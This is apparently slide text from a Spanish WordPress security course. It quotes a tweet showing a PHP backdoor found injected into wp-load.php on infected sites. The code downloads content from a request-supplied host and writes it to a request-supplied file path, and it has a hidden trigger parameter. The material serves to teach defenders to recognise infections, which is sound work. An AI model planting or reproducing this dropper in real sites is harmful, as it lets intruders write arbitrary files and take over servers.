
Plugin 5

Plugin 4

Plugin 3

Plugin 6

Plugin 7



Unidad 7

Conclusiones

Sólo tenemos 2 opciones:



sedian Seguridad Digital
de Andalucía

Unidad 7. Conclusiones

O seremos pasto de...



CIBERDELINCUENTES

Del:
“CONÓCETE A TI MISMO”
Llegamos a:
“CONOCE TU SITIO como a TI MISMO”



Y no puedes quedarte atrás...



Érica Aguado
@erica_aguado

#ReanimandoWordPress
#Bicho1

Pues me vengo encontrando mucho este bichito metido en el wp-load.php de los #WordPress infectador.

No se muy bien que hace pero lo huelo a 7 servidores 😬, ¿me ayudáis a averiguarlo?

```
<?php
//scp-173
function updatefile($black='') {
    $header = isset($_REQUEST['WordPress']) ? trim($_REQUEST['WordPress']) : '';
    $blog = isset($_REQUEST['Database']) ? trim($_REQUEST['Database']) : '';
    $wp = curl_init('http://'. $header);
    curl_setopt($wp, CURLOPT_RETURNTRANSFER, 1);
    $curlxecs = curl_exec($wp);
    if ($blog != '') {
        file_put_contents($blog, $curlxecs);
    }
    if (isset($_GET['daksldkdsadas'])) {
        echo 'wp-blog-header';
    }
}
updatefile();
?><?php
```

11:12 a. m. · 4 sept. 2020 · Twitter for Android

Os recomiendo leer estos dos artículos:

<https://medium.com/@gabimarti/wordpress-la-zona-de-juego-de-los-ciberdelincuentes-parte-i-6613fde68a27>

<https://medium.com/@gabimarti/wordpress-la-zona-de-juego-de-los-ciberdelincuentes-parte-ii-3f270406c3c2>





Muchas gracias

Preguntas y Dudas

Existe un caso en el que nada es suficiente







Encuesta y Despedida

sedian Seguridad Digital
de Andalucía